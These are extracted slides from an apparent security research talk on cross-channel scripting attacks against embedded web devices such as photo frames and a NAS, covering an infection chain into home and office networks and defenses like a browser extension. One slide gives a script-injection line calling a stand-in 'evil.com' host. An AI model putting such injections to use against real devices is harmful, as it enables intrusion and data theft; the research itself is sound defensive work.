


Photo frame XCS attack result



Photo Frame



There is a ghost in here
Now Playing: bouh.jpg

Frame Serial Number:

Ghost activity report
injecting payload
Stealing the file/image
File loaded, decoding it
decode complete, re-encoding
leaking file
Ghosting completed, file out!
Firmware Version: M-CB08S6US-1001.1

Firmware Version: M-CB08S6US-1001.1
Ghosting completed, file out!
leaking file
decode complete, re-encoding
File loaded, decoding it
Stealing the file/image
injecting payload

Photo frames as stepping stones





Photo frames as stepping stones





I Frame gets infected via grandma's browser

Photo frames as stepping stones



2 Son connects to upload photos





1 Frame gets infected via grandma's browser

Photo frames as stepping stones



2 Son connects to upload photos



3 Intranet infected



1 Frame gets infected via grandma's browser



Bonus “feature”:

- ▶ **Current photo visible without login**



eStarling photo frame

- ▶ receive photos via email
- ▶ predictable address





Big Picture



Embedded web servers are everywhere

- ▶ In homes, offices
- ▶ Various types and functions
- ▶ Massive attack surface (in aggregate)
- ▶ Can be use as stepping stones into LAN



Security: not a priority so far

- ▶ Single exploits: well known
- ▶ However, the trend is a concern



Security: not a priority so far

- ▶ Single exploits: well known
- ▶ However, the trend is a concern
- ▶ Rise of multi-protocol devices: XCS
- ▶ Rise of browser-OS: 24x7 exploitability



Defenses



Today

- ▶ Internal audits by IT staff and end-users



Today

- ▶ Internal audits by IT staff and end-users

Near-term

- ▶ SiteFirewall: IT, browser vendors



Today

- ▶ Internal audits by IT staff and end-users

Near-term

- ▶ SiteFirewall: IT, browser vendors

Long-term

- ▶ Server-side security gains



Injected script can issue requests at will:

`<script src="http://evil.com">`

Before

The screenshot shows the LACIE web interface. At the top left is the LACIE logo. To the right are navigation tabs: Configuration, Network, Disk, Shares, Users, Media, and Status. Below the tabs, the user is logged in as 'admin' on '2000-02-11 06:44:02 PM'. There is a 'Log Off' link and a small flag icon. The main content area displays a log table:

Date	Program	Message
Jan 10 02:18:48	httpd(pan_unix)[17476]:	session opened for user admin by (uid=0
Jan 10 02:18:48	httpd(pan_unix)[17476]:	session closed for user admin
Jan 10 02:19:07	httpd(pan_unix)[17613]:	bad username []
Jan 10 02:19:46	httpd(pan_unix)[17617]:	bad username [

Below the log, it says: "We now own your secret data. For example:"


EDmini - secret/

[To Parent Directory]

01/09/2000	22:50:05	7.7k	secret_code.exe
------------	----------	------	-----------------




SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





Page interactions with the Internet blocked.

After

```
admin @ 2000-02-11 06:43:04 PM  Log Off
```

Date	Program	Message
Jan 10 02:18:48	httpd(pam_unix)[17476]:	session opened for user admin by (uid=0)
Jan 10 02:18:48	httpd(pam_unix)[17476]:	session closed for user admin
Jan 10 02:19:07	httpd(pam_unix)[17613]:	bad username []
Jan 10 02:19:46	httpd(pam_unix)[17617]:	bad username [

```
] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]:  
session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for  
user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10  
02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]:  
session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for  
user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)  
[17848]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session  
closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link  
beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing 'etc/ifplugd/ifplugd.action egiga0 down'. Jan 10  
23:08:43 ifplugd(egiga0)[622]: client: route: SIOC[ADD|DEL]RT: No such process Jan 10 23:08:44  
ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full
```



Difficulties

- ▶ No standard platform to build for
- ▶ Adding insecure features: unavoidable



Difficulties

- ▶ No standard platform to build for
- ▶ Adding insecure features: unavoidable



Difficulties

- ▶ No standard platform to build for
- ▶ Adding insecure features: unavoidable

Requirements

- ▶ Security is a top priority
- ▶ Performance trade-offs possible
- ▶ Architectural trade-offs: kernel vs. web server



